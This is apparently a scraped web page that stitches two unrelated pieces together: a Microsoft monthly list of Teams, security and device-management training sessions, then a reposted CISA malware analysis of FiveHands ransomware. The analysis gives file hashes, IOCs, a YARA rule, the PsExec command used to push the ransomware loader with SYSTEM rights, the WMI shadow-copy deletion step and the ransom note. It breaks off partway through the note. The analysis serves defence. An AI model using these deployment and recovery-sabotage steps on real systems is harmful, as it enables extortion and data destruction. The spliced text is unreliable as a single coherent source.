Join Microsoft Teams experts as we review how you can deploy commonly-used applications directly within Teams, enabling your users to work more efficiently and effectively by accessing everything they need in a single interface. This foundational workshop covers basic capabilities across app management and security. With over 400 out-of-the-box applications available (and growing), you’re sure to find an app, or two, that your team can begin using today in Teams. After this session, you will be able to: (1) Identify suitable apps to meet the needs for your organization, (2) Recognize common attributes of successful app deployment, (3) Navigate security and compliance considerations for Teams’ apps, and (4) Determine the next steps to deploy an app to your environment.


Teams Chalk Talk: Supercharge key workflows with apps in Teams


Join Microsoft Teams experts as we review high-value scenarios including incident management (help desk), employee engagement, and productivity that can be enhanced through simple integrations in Teams. We focus on popular enterprise applications your users may already be using every day. Come see how easy it is to connect your systems, increase automation, and deliver improved experiences by bringing the apps your organization relies on into Teams. After this session, you will be able to: (1) Understand common app integrations for Teams across multiple scenarios and user personas, and (2) Understand third-party apps available for key scenarios.


Microsoft Teams – End User & Champions


Get Started with Microsoft Teams


Join us to learn how to accomplish the fundamental tasks in Teams. Learn how to easily communicate with your co-workers, save time while working and collaborating, and see how teamwork and projects can be managed in a central space. In this training you will learn how to: (1) Set up your profile and notifications, (2) Use chat and calling for 1:1 and group conversations, sharing and collaboration in Microsoft Teams, (3) Schedule and attend meetings, (4) Align your workgroup and projects, and (5) Collaborate on files and tools.


Customer Immersion Experience: Getting Started with Microsoft Teams


Whether you are switching from Skype for Business or brand new, join us to learn the basics of how to use Teams to chat with your colleagues and collaborate on projects. Join us for this session and leave this with everything you need to start using Teams. During this 2-hour interactive session, you will explore how to: (1) Set up your profile and notifications in Microsoft Teams, (2) Use chat and calling for 1:1 and group conversations, sharing and collaboration in Microsoft Teams, (3) Schedule and conduct meetings in Microsoft Teams, and (4) Align your team and teamwork in Microsoft Teams. Each session is limited to 15 participants, reserve your seat now.


Microsoft Teams: Master working from home


Working from home offers the opportunity to maintain your workflow while allowing flexibility in how and where you get your work done. Shifting to a remote worker status can be an adjustment as you look for ways to balance home and work life, maintain focus and be fully productive. Microsoft Teams can help you stay connected to your team while providing access to all of the tools and resources you need to get your work done. Join us to learn tips that can help set you up for success as you transition into a ‘work from home’ scenario. During this session, we’ll share: (1) Guidance for setting up your home environment for work, (2) Best practices for maintaining your workflow while working at home, (3) Tips for staying connected to your team while remote, and (4) Insights for effectively supporting a remote team.


Microsoft Teams: Staying connected with your team while remote


We designed Microsoft Teams to be a virtual office you can take anywhere you go. Work seamlessly and transparently with your remote team and discover greater collaboration and productivity. Join us for this session and explore how to avoid communication sinkholes and do more together, no matter where you are. Each session is limited to 15 participants, reserve your seat now. During this interactive session, you will explore how to: (1) Work together as a team from anywhere and with more flexibility, (2) Connect instantly with team members for fast-paced decision making, (3) Meet with anyone, anywhere through audio, video, and web conferences, and (4) Boost team culture with the digital equivalent of an open office space.


Integrate apps to do more in Microsoft Teams


Do you want to get more done in Teams? Receive targeted and timely updates? Access services directly through Teams? Apps let you complete tasks, receive updates and communicate. This session introduces you to the key activities needed to get started with adding applications, bots and connectors in Microsoft Teams today. Through a series of live demonstrations and best practices, you’ll leave this session with everything you need to start using apps in Teams. After this session, you will be able to: (1) See how applications, bots and connectors can help you be more efficient while working in Teams, (2) Select an application, bot or connector for your workspace, (3) Install an application, bot or connector, and (4) Use an application, bot or connector in your workspace.


Explore teams and channels in Microsoft Teams


Do you need to regularly collaborate with your workgroup where you need to access shared files, apps, and conversation threads? Join us to learn how to extend collaboration, provide visibility, and manage teamwork from a central space. Microsoft Teams is a robust collaboration tool, providing you anywhere, anytime access to your group projects, daily operations, knowledgebase resources, and large scope initiatives. Use teams and channels to collaborate in virtual workspaces with your entire group. In this 1-hour training, you will learn how to: (1) Join and organize your teams and channels, (2) Use channels to streamline projects and operations, (3) Collaborate with your team members, and (4) Create and manage teams as an owner.


Run Effective Meetings with Microsoft Teams


Have you spent significant time and resources to prepare for a meeting and felt it wasn’t productive and not much was accomplished? Join us to learn how to make your meetings engaging, productive, and meaningful. Use Microsoft Teams for your entire meeting experience. In this training, you will learn how to: (1) Schedule and join meetings and initiate calls, (2) Use collaborative tools such as sharing, whiteboards, meeting notes, recording, and more, (3) Easily access important meetings and related content at any time, and (4) Assess which audio and video devices are best for your meeting needs.


Customer Immersion Experience: Running Effective Meetings with Microsoft Teams


Whether you are switching from Skype for Business or brand new, join us to learn the basics of how to use Teams to chat with your colleagues and collaborate on projects. Join us for this session and leave this with everything you need to start using Teams. During this 2-hour interactive session, you will explore how to: (1) Set up your profile and notifications in Microsoft Teams, (2) Use chat and calling for 1:1 and group conversations, sharing and collaboration in Microsoft Teams, (3) Schedule and conduct meetings in Microsoft Teams, and (4) Align your team and teamwork in Microsoft Teams. Each session is limited to 15 participants, reserve your seat now.


Use chat and calling features in Microsoft Teams


Join us to learn how to extend your circle of communication and collaboration with Microsoft Teams. Easily connect with your colleagues anywhere, anytime and manage all your conversations from one central platform. In this 1-hour training you will learn how to: (1) Send and reply to chat messages, (2) Use messaging tools to enhance your conversations, (3) Manage your chat conversations, and (4) Use calling features.


Build collaborative workspaces in Microsoft Teams


Do you need an online, collaborative workspace for your project or workgroup? Join us to explore effective, virtual workspaces for projects and workgroups. Microsoft Teams offer the flexibility to set up a workspace that suits your needs. In this training, you will learn how to: (1) Determine the best approach for your collaboration needs, (2) Create workspaces for your team to provide the best teamwork experience, and (3) Determine best practices in Microsoft Teams to enhance productivity.


Leverage pro tips and tricks for Microsoft Teams


Do you use Microsoft Teams on a regular basis and want to learn more? Are you looking for ways to increase your efficiency and productivity in Teams? Join us to discover ways to enhance communication and increase your efficiency and productivity within Teams. Learn how Teams can help organize your workday and make it easier to stay connected with colleagues. In this training, you will learn how to: (1) Leverage formatting best practices to help get your messages noticed and responded to, (2) Integrate tools and best practices to streamline and collaboration process, and (3) Implement strategies to manage and organize your work.


Microsoft 365 Virtual Training Day: Building Microsoft Teams Integrations and Workflows


Remote work requires smarter workflows. Microsoft 365 Virtual Training Day: Building Microsoft Teams Integrations and Workflows shows you how the Microsoft Teams developer platform makes it easy to integrate your apps and services to improve productivity, make decisions faster and create collaboration around existing content and workflows. Join us to learn how to build apps for Teams and create integrated, people-centered solutions that can transform productivity in your organization, whether you’re on-site or working remotely. During this two-part training event, you will explore how to: (1) Build modern enterprise-grade collaboration solutions with Microsoft Teams, (2) Transform everyday business processes with Microsoft 365 platform integrations for Power Platform, SharePoint and Microsoft Office, and (3) Use the wealth of data in Microsoft Graph to extend Microsoft 365 experiences and build unique intelligent applications.


Security & Compliance


Microsoft 365 Virtual Training Day: Secure and Protect Your Organization


When employees are confident in their ability to collaborate remotely and securely, they are free to achieve more without worry. Learn how to protect data, devices, and applications while simplifying IT and minimizing the impact on employees at Microsoft Security Virtual Training Day: Secure and Protect Your Organization. During this free two-part learning event and accompanying Q&A, you’ll form the foundations to safeguard your company’s digital footprint. During this training event, you will explore how to: (1) Craft identity synchronization, protection, and management, (2) Utilize security in Microsoft 365, and (3) Integrate cloud app security and device management plans.


Customer Immersion Experience: Protecting Assets and Empowering Your Defenders


Today’s workforce can work from anywhere, on any device, and on any app. Security teams need to understand threat signals from disconnected products and optimize security with minimal complexity. During this 2-hour interactive session, you will explore how to: (1) Safeguard users from malware attacks such as phishing and spoofing with Office 365, (2) Use the Windows Defender ecosystem to proactively monitor and protect your users, (3) Utilize Office 365 ATP to help protect users from bad links and attachments, and (4) Let machine learning and automation protect users from threats. Each session is limited to 15 participants, reserve your seat now.


Microsoft 365 Virtual Training Day: Protect Sensitive Information and Manage Data Risk


As people increasingly shift to remote work, protecting your organization’s information and managing risk should be a top priority. Microsoft Security Virtual Training Day: Protect Sensitive Information and Manage Data Risk teaches you how to take advantage of Microsoft technologies that identify and remediate risks that arise from creating, storing, sharing, and using sensitive data. In addition, you’ll learn how to protect that data throughout its entire life cycle—on-premises and across devices, apps, and cloud services. During this two-part training event, you will explore how to: (1) Understand, identify, and protect your most sensitive data, (2) Identify and take action on insider risks and code-of-conduct violations, and (3) Utilize information protection and governance.


Customer Immersion Experience: Simplifying Your Privacy and Compliance Journey


Your business needs to control how sensitive data is managed. Join us and explore how to assess your compliance risk, protect sensitive and business critical data, and respond efficiently to data discovery requests. During this 2-hour interactive session, you will explore how to: (1) Simplify assessment of compliance risk, (2) Integrate protection and governance of data, and (3) Intelligently respond to data discovery requests. Each session is limited to 15 participants, reserve your seat now.


Customer Immersion Experience: Protecting Your Sensitive Information


Data needs to be protected wherever it’s stored and whenever it travels, and you need the tools to monitor policy violations and risky behavior. Join us to explore how to implement a comprehensive and integrated approach across devices, apps, cloud services, and on-premises. During this 2-hour interactive session, you will explore how to: (1) Identify, monitor and automatically protect sensitive information across Office 365, (2) Help classify and protect documents and email, and (3) Use policies to enable BYOD scenarios by protecting data at the app level. Each session is limited to 15 participants, reserve your seat now.


Customer Immersion Experience: Creating a Secure Online Meeting


With the dramatic shift to remote work, we all continue to seek creative ways to stay connected and productive in our jobs. How do we recreate those meetings, calls, and large events that previously brought us together and helped us achieve our business goals? Do we have the right tools and devices to do so? And how do we do all of this while keeping security top of mind? These aren’t easy questions to answer. This one-hour session will give you the opportunity to test drive Microsoft Teams, Yammer, and Power BI in a live cloud environment. A facilitator will guide you as you create a virtual company-wide meeting and explore how to: (1) Build a communication and collaboration hub, (2) Engage employees through chat and polls, (3) Set up automated meeting captioning, translation, and transcripts, and (4) Use analytical tools to make sense of data, categorize it, and make it easier to visualize. Each session is limited to 15 participants, reserve your seat now.


Customer Immersion Experience: Protecting Identity, Apps, Data and Devices


Identity is at the center of security: don’t compromise when it comes to your company’s valuable information. Join us to explore how to use secure authentication, govern access, get comprehensive protection and set the right identity foundation. During this 2-hour interactive session, you will explore how to: (1) Enable password protection, (2) Bring multi-factor authentication to your Windows 10 users, (3) Protect your users and data through Office 365 multi-factor authentication, and (4) Use conditional access to protect across devices, locations and apps. Each session is limited to 15 participants, reserve your seat now.


Device Management


Office Hours: Managing Windows 10 Devices & Updates


To support your efforts to deliver and deploy updates to the Windows 10 devices being used by remote, onsite, and hybrid workers across your organization, and manage those devices effectively, we are continuing our series of weekly “office hours” for IT professionals here on Tech Community. During office hours, we will have a broad group of product experts, servicing experts, and engineers representing Windows, Microsoft Endpoint Manager (Microsoft Intune, Configuration Manager), security, FastTrack, and more. They will be monitoring the Windows 10 servicing space and standing by to provide guidance, discuss strategies and tactics, and, of course, answer any specific questions you may have. Office hours are text-based; there is no audio or virtual meeting component. To post a question, you just need to be a member of the Tech Community. Simply visit the Windows 10 servicing space and click Start a new conversation. At the start of office hours, we’ll pin a post outlining the individuals on hand, and their areas of expertise. Can’t attend at the designated time? Again, no problem. Post a question in the Windows 10 servicing space up to 24 hours in advance and we’ll make sure we review it during office hours.


Getting Started with Windows Virtual Desktop


Businesses are shifting to a desktop experience that empowers IT and enables employees to be more productive and secure, but not all employees sit in an office or always work from secure locations.  With Windows Virtual Desktop, you can set up a scalable and flexible environment to unlock mobility, productivity and security. This new 2-hour session will give you the opportunity to get hands-on experience with Windows Virtual Desktop. During this session, you will explore how to: (1) Create your first Windows Virtual Desktop architecture, (2) Create images and assign them to users, (3) Operationalize the virtual desktop infrastructure with monitoring, scaling, and image management, and (4) Explore security best practices within Windows Virtual Desktop. Each session is limited to 15 participants, reserve your seat now.


Blogs & Articles of Interest


Public Sector Blog Website | RSS Feed


Featured Blog Roundup


Microsoft Teams Blog Website | RSS Feed


Office & Microsoft 365


Enterprise identity, mobility, and security


Microsoft Azure and Development


Windows, Operations, Management, and Deployment


Support and adoption


Misc


Thanks for stopping by and reading our monthly resources. Feel free to reach out in the comments below with any comments, questions or ideas on other events to add to the list. Here in Public Sector we want to make sure we are giving you the information and insights to best serve your needs in this community.

MAR-10324784-1.v1: FiveHands Ransomware

This article is contributed. See the original author and article here.

This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.

Description

This Malware Analysis Report (MAR) is the result of analytic efforts by the Cybersecurity and Infrastructure Security Agency (CISA) to provide detailed analysis of 18 malicious files submitted to CISA. Eight of the files are open-source penetration testing and exploitation tools, one file is a new ransomware variant, which CISA refers to as FiveHands. The remaining files are associated with the SombRAT remote access trojan (RAT).

CISA is aware of a recent successful cyberattack against an organization using FiveHands ransomware, SombRAT, and open-source tools to ultimately steal information, obfuscate files, and demand a ransom. For more information, refer to Analysis Report AR21-126A.

CISA is distributing this MAR, which includes suggested response actions and recommended mitigation techniques, to enable network defense and reduce exposure to malicious activity.

For a downloadable copy of IOCs, see: MAR-10324784-1.v1.stix.

Submitted Files (18)

18229920a45130f00539405fecab500d8010ef93856e1c5bcabf5aa5532b3311 (RouterScan.exe)

2703aba98d6ecf0bf0b5aafe70edc4bc14d223a11021990bfb10acf5641d3a12 (ServeManager.exe)

3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef (PsExec.exe)

495a0ccc38fb8f22b48025f030617978cf5fdc3df3fed32b1410ad47747ae177 (rclone.exe)

4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40 (WwanSvc.txt)

5608c12872229acd84f33bf6c667a1b43d112594b2b5f47f923d631bcce6090c (netscan.lic)

5f312e137beb1ce75f8fdf03a59e1b3cba3dc57ccc16e48daee3ee52c08fa149 (s3browser-9-5-3.exe)

7d57e0ba8b36ec221b16807ce4e13a1125d53922fa50c3827a5ebd6811736ffd (grabff.exe)

911a88fe16efca24206f1786242615596e67a9336bc670c1e44a33727987d886 (WwanSvc.c__2)

a710f573f73c163d54c95b4175706329db3ed89cd9337c583d0bb24b6a384789 (netscan.exe)

a7f5097c0d991c9bbd5f2694ec8c9b484e2ab583d362c42c30556f1271cc8aaa (WwanSvc.a__2)

bfc50bf40aae3b41d77169fba45c332b8c60406b403af647f1bb083918a33b9e (59fb3174bb34e803)

c0a214a60daac6f0ba01ce9128d42bb2d8e81909f4b87963de340ab8627a6b0b (WwanSvc.b__2)

c5a1dbb49ff72a69ac7c52b18e57a21527bc381077b1cea12c3a40e9e98ae6cd (WwanSvc.b)

ccacf4658ae778d02e4e55cd161b5a0772eb8b8eee62fed34e2d8f11db2cc4bc (WwanSvc.bat)

d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32 (WwanSvc.c)

dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291 (WwanSvc.a)

e4b67b8ffcc1ed95d3ff26622ab4c67a329f76bd76d0f523f5986e67969354b7 (netscan.xml)

Domains (1)

feticost.com

IPs (1)

51.89.50.152

a710f573f73c163d54c95b4175706329db3ed89cd9337c583d0bb24b6a384789

Tags

reconnaissance

Details
Name netscan.exe
Size 16539648 bytes
Type PE32+ executable (GUI) x86-64, for MS Windows
MD5 132071dc69b875d239f133984655a26a
SHA1 398d769e0d478175acbdbe9a790b2f6982110e8d
SHA256 a710f573f73c163d54c95b4175706329db3ed89cd9337c583d0bb24b6a384789
SHA512 d1263b794b7f0061354f60203a8182d5e34d49347708102712e844f06cd74f4d9d49e2a7e43457b5555a77aefba36c129d2fc01bc7955de277dbe1b0f723cf56
ssdeep 393216:2qYAOa2Y/FPGk5oEwxnGNqsnFZur3Ilmsi2e2fkK5:vfN
Entropy 6.000632
Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata
Compile Date 2020-08-06 20:31:49-04:00
Import Hash 4e157a70f40af9369da3829aa8ddec74
Company Name SoftPerfect
File Description Multipurpose IPv4/IPv6 network scanner
Internal Name None
Legal Copyright 2003-2020 SoftPerfect Pty Ltd
Original Filename None
Product Name SoftPerfect Network Scanner
Product Version 7.2.9.0
PE Sections
MD5 Name Raw Size Entropy
ad11d214295fb4d9adbd1a066255e7e8 header 1024 2.500134
fbbeea3396c7ca2cd30104101f97dd27 .text 12265984 5.683312
d425ff242ca206cce40263fb2d78352e .data 1124352 5.248152
d41d8cd98f00b204e9800998ecf8427e .bss 0 0.000000
1e3b134f1ab07c35cd49080aedf68c18 .idata 27648 4.329594
5d470e5b330b899ac683ef2627311ffa .didata 7168 3.476858
452453fac6e2a76251515b28f624b92c .edata 512 1.885498
d41d8cd98f00b204e9800998ecf8427e .tls 0 0.000000
7a90a77855dd773a08f7d918f96281ff .rdata 512 1.435338
16417b0690d1cef091d32e0a12f00e3b .pdata 544768 6.558393
990e366d847735de51e2a9176ecadaec .rsrc 2567680 6.480051
Relationships
a710f573f7… Created e4b67b8ffcc1ed95d3ff26622ab4c67a329f76bd76d0f523f5986e67969354b7
a710f573f7… Related_To 5608c12872229acd84f33bf6c667a1b43d112594b2b5f47f923d631bcce6090c
Description

This artifact is a stand-alone version of the SoftPerfect Network Scanner, version 7.2.9 for 64-bit operating systems. Information from the SoftPerfect website follows:

–Begin information–
“SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices, via WMI, SNMP, HTTP, SSH and PowerShell. It also scans for remote services, registry, files and performance counters; offers flexible filtering and display options and exports NetScan results to a variety of formats from XML to JSON.”
–End information–

The utility can also be used with Nmap for vulnerability scanning. The utility will generate a report of its findings called ‘netscan.xml’ (e4b67b8ffcc1ed95d3ff26622ab4c67a329f76bd76d0f523f5986e67969354b7).

e4b67b8ffcc1ed95d3ff26622ab4c67a329f76bd76d0f523f5986e67969354b7

Tags

reconnaissance

Details
Name netscan.xml
Size 41200 bytes
Type XML 1.0 document, ASCII text, with CRLF line terminators
MD5 e1c8bb6fa3e7fe03320313e568c796c4
SHA1 1ce6808e65b517b3305f397af868168f3f8cd24b
SHA256 e4b67b8ffcc1ed95d3ff26622ab4c67a329f76bd76d0f523f5986e67969354b7
SHA512 2a1b9d06d9c6c3b607dc1b5bf48645ef4a47adaff4a193ab77cf416505a8eed8104250bff74de68135cdccb883bff517b71f3c469b77dc06a60c53614cbba0bd
ssdeep 384:x7noJi3jCFQU6imIyHc+j8/H/fy/fJ/fq/uIpMfBxakR5NmSN1Sv:RnOQXI+j8/H/fy/fJ/fq/uTf7rNmS2v
Entropy 4.852693
Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships
e4b67b8ffc… Created_By a710f573f73c163d54c95b4175706329db3ed89cd9337c583d0bb24b6a384789
Description

This artifact is an Extensible Markup Language (XML) document reporting scanning results for the SoftPerfect Network Scanner program. The XML document indicates that a random scan was conducted to identify hostnames on a network and search for web servers, file servers, database servers as well as search for any open Remote Desktop Protocol (RDP) ports for several subnets of unroutable Internet Protocol (IP) addresses.

5608c12872229acd84f33bf6c667a1b43d112594b2b5f47f923d631bcce6090c

Tags

reconnaissance

Details
Name netscan.lic
Size 807 bytes
Type XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
MD5 49bda214f3c635209d2657ca2d395400
SHA1 55ec058fee5c6eeb0f2a492c444371bc11e2edb8
SHA256 5608c12872229acd84f33bf6c667a1b43d112594b2b5f47f923d631bcce6090c
SHA512 a177596594195f83288b94ee6327e7d76bb7465a7745d43eff20609324ee194816c0aa7dd3580c6992536e28361e4e39fb228bb9f449b0bc427fea9e40303d6d
ssdeep 12:TMGBMWHA+1llfFNKNu9Mdhy96v7C61mnKb3vEjycE1IKV7X5ThQaisyoMkZtE/jQ:3BMY5jPMdnGpKL8cVr5TyoFXmYdz
Entropy 5.985489
Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships
5608c12872… Related_To a710f573f73c163d54c95b4175706329db3ed89cd9337c583d0bb24b6a384789
Description

To unlock all of the features of the SoftPerfect Network Scanner, a license is required. This artifact is the Network Scanner license that was included with this submission. The license name is ‘DeltaFoX’.

3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef

Tags

trojanutility

Details
Name PsExec.exe
Size 339096 bytes
Type PE32 executable (console) Intel 80386, for MS Windows
MD5 27304b246c7d5b4e149124d5f93c5b01
SHA1 e50d9e3bd91908e13a26b3e23edeaf577fb3a095
SHA256 3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef
SHA512 bec172a2f92a95796199cfc83f544a78685b52a94061ce0ffb46b265070ee0bcc018c4f548f56018bf3ff1e74952811b2afb6df79ab8d09f1ec73c9477af636b
ssdeep 3072:Yao79VuJ6titIi/H7ZUFgllxiBD+P5xWr3geNtdS+DlGttzhA9HY4ZUFxPkwlmlP:YaSq4TBWISSTgu7DlGtEC1xn/O5r4S
Entropy 6.384233
Antivirus
Filseclab Trojan.Generic.dlwa
Sophos App/PsExec-Gen
YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata
Compile Date 2016-06-28 14:43:09-04:00
Import Hash c1e59519b5e5d84af07afa6f5a8625f1
Company Name Sysinternals – www.sysinternals.com
File Description Execute processes remotely
Internal Name PsExec
Legal Copyright Copyright (C) 2001-2016 Mark Russinovich
Original Filename psexec.c
Product Name Sysinternals PsExec
Product Version 2.2
PE Sections
MD5 Name Raw Size Entropy
7cfa223c41f292fcbcf6b4bc2450b9d8 header 1024 2.762995
c9b5782085d470d0c2311dc4aaa3e135 .text 99840 6.586757
c584cc8d01770f418f361866f1875866 .rdata 59392 4.596671
5172fd3fffd89c75d05b1f62ba527455 .data 9216 2.182345
bfbb6b1ebaff1f3ff6874d8100f7a64b .rsrc 147456 6.378895
71d427456a8bd35b3821f185880b287a .reloc 6144 6.631418
Packers/Compilers/Cryptors
Microsoft Visual C++ ?.?
Description

This artifact is the legitimate remote administration program, called psexec.exe. This tool is part of Microsoft’s Sysinternals tool suite. This utility was used to execute the program ServeManager.exe with the following arguments:

—Begin Command Line Arguments—
psexec.exe -d @comps.txt -s -relatime -c ServeManager.exe -key xxxxxxxxxxxxxxxx
—End Command Line Arguments—

The above arguments are defined as follows:

—Begin Argument Definitions—
-d –> Run psexec.exe without any prompts.
@ –> Remotely access this list of hostnames/IP addresses.
-s –> Run the program with system level privileges.
-relatime –> This is a typo. This should be -realtime, or run this process before any other process.
-c –> Copy the program to the remote system before executing.
—End Argument Definitions—

2703aba98d6ecf0bf0b5aafe70edc4bc14d223a11021990bfb10acf5641d3a12

Tags

dropperobfuscatedtrojan

Details
Name ServeManager.exe
Size 253456 bytes
Type PE32 executable (GUI) Intel 80386, for MS Windows
MD5 c095498fc44d680ad8b4efeb014d339f
SHA1 ad571ef3c255c8806a09d50ac504cf4bfce8aca0
SHA256 2703aba98d6ecf0bf0b5aafe70edc4bc14d223a11021990bfb10acf5641d3a12
SHA512 029202e8a32f36b8496bb4a09525fa372feec264e9cf1864f469676b7e1560b2bc7917e7799636de8d2e7df7f568e9418c49ac9fa3f1aba91ececd138bcacb51
ssdeep 6144:tVgUc9JwBsHC/WwblTClkO0hoS19E42nXkBIC:t09WBsH2WwbFCeO0X6XjC
Entropy 7.609914
Antivirus
Ahnlab Malware/Win32.Trojan
Bitdefender Gen:Variant.Zusy.375932
ESET a variant of Win32/Filecoder.DeathRansom.F trojan
Emsisoft Gen:Variant.Zusy.375932 (B)
Ikarus Trojan-Ransom.DeathRansom
K7 Riskware ( 0040eff71 )
Lavasoft Gen:Variant.Zusy.375932
Microsoft Security Essentials Ransom:Win32/FileCryptor.PAC!MTB
NANOAV Trojan.Win32.Redcap.itrfgt
Systweak malware.generic
VirusBlokAda Trojan.Tiggre
Zillya! Trojan.Filecoder.Win32.18232
YARA Rules
  • rule CISA_10324784_01 : ransomware trojan loader FIVEHANDS
    {
       meta:
           Author = “CISA Code & Media Analysis”
           Incident = “10324784”
           Date = “2021-03-23”
           Last_Modified = “20210323_1100”
           Actor = “n/a”
           Category = “Ransomware Trojan Loader”
           Family = “FIVEHANDS”
           Description = “Detects Five Hands Ransomware Loader”
           MD5_1 = “c095498fc44d680ad8b4efeb014d339f”
           SHA256_1 = “2703aba98d6ecf0bf0b5aafe70edc4bc14d223a11021990bfb10acf5641d3a12”
       strings:
           $s0 = { 2D 00 6B 00 65 00 79 }
           $s1 = “GetCommandLineW”
           $s2 = “CommandLineToArgvW”
           $s3 = { 81 39 50 45 00 00 }
           $s4 = { B9 4D 5A 00 00 }
           $s5 = { 8B C3 C1 E8 10 83 E9 10 0F B6 C0 }
           $s6 = { 8B CA C1 E9 08 0F B6 D1 8B 4D F0 C1 E9 10 0F B6 C9 }
           $s7 = { 8B 3C 96 03 F9 33 F6 }
           $s8 = { 85 C0 74 02 FF D0 }
       condition:
           all of them
    }
ssdeep Matches

No matches found.

PE Metadata
Compile Date 2021-01-19 02:05:55-05:00
Import Hash 8517cf209c905e801241690648f36a97
PE Sections
MD5 Name Raw Size Entropy
f5922d8b7fdbacccee657c9937f420c0 header 1024 2.699721
69651f6a58de87e3d888a2a5260db050 .text 68608 6.686025
174a90746e521c22a6d696e5c1f071ee .rdata 27648 5.194163
b3d0dd819218729fc349c63ce16b6252 .data 2560 2.221845
bd90dc8684f5b3e44d9b014e286e1319 .rsrc 512 4.710061
4c6042cddd17092933f1f367920cc3b6 .reloc 5120 6.461440
Packers/Compilers/Cryptors
Microsoft Visual C++ ?.?
Description

This artifact is a 32-bit executable file that is executed using the Microsoft Sysinternals remote administration tool, psexec.exe. When the program is executed it will attempt to load into memory a large embedded module that is decoded with a supplied key, ‘xxxxxxxxxxxxxxxx’. The module is decoded in memory and checked to verify that it has a PE header. If the header is verified, the payload is executed.

The payload is a 32-bit executable file that is used to encrypt files on the victim’s system to extort a ransom. When the ransomware is executed, it will enumerate files and folders on the system and encrypt files with the extensions, .txt, .chm, .dat, .ocx, .js, .tlb, .vbs, .sys, .lnk, .xml, .jpg, .log, .zip, .htm, .ini, .gif, .html, .css, and others. Key system files are not encrypted.


The ransomware uses a public key encryption scheme called “NTRUEncrypt”. To thwart the recovery of the data, it uses Windows Management Instrumentation (WMI) to enumerate Volume Shadow copies using the command “ select * from Win32_ShadowCopy” and then deletes copies by ID (Win32_ShadowCopy.ID). The malware will also encrypt files in the recovery folder at C:Recovery. After the files are encrypted the program will write a ransom note to each folder and directory on the system called ‘read_me_unlock.txt’. The following is the content of the ransom note:

—Begin Ransom Note—
Hello, you were hacked, and your files were encrypted. ! Do not try to change the file extensions yourself, it may result in an error during decryption! Contact us and we can solve it all.


If you start an independent recovery, or contact the police and other authorities, we will continue, but this time for all your clients. We also want to assure you of our seriousness, in case of refusal from the dialogue, we will use not one, 0 day, but several, also your source codes will be sold from auctions in 5 hands.

Email contact: xxxxxxxxxxxx[@]protonmail.com

OR

— Contact with us by method below
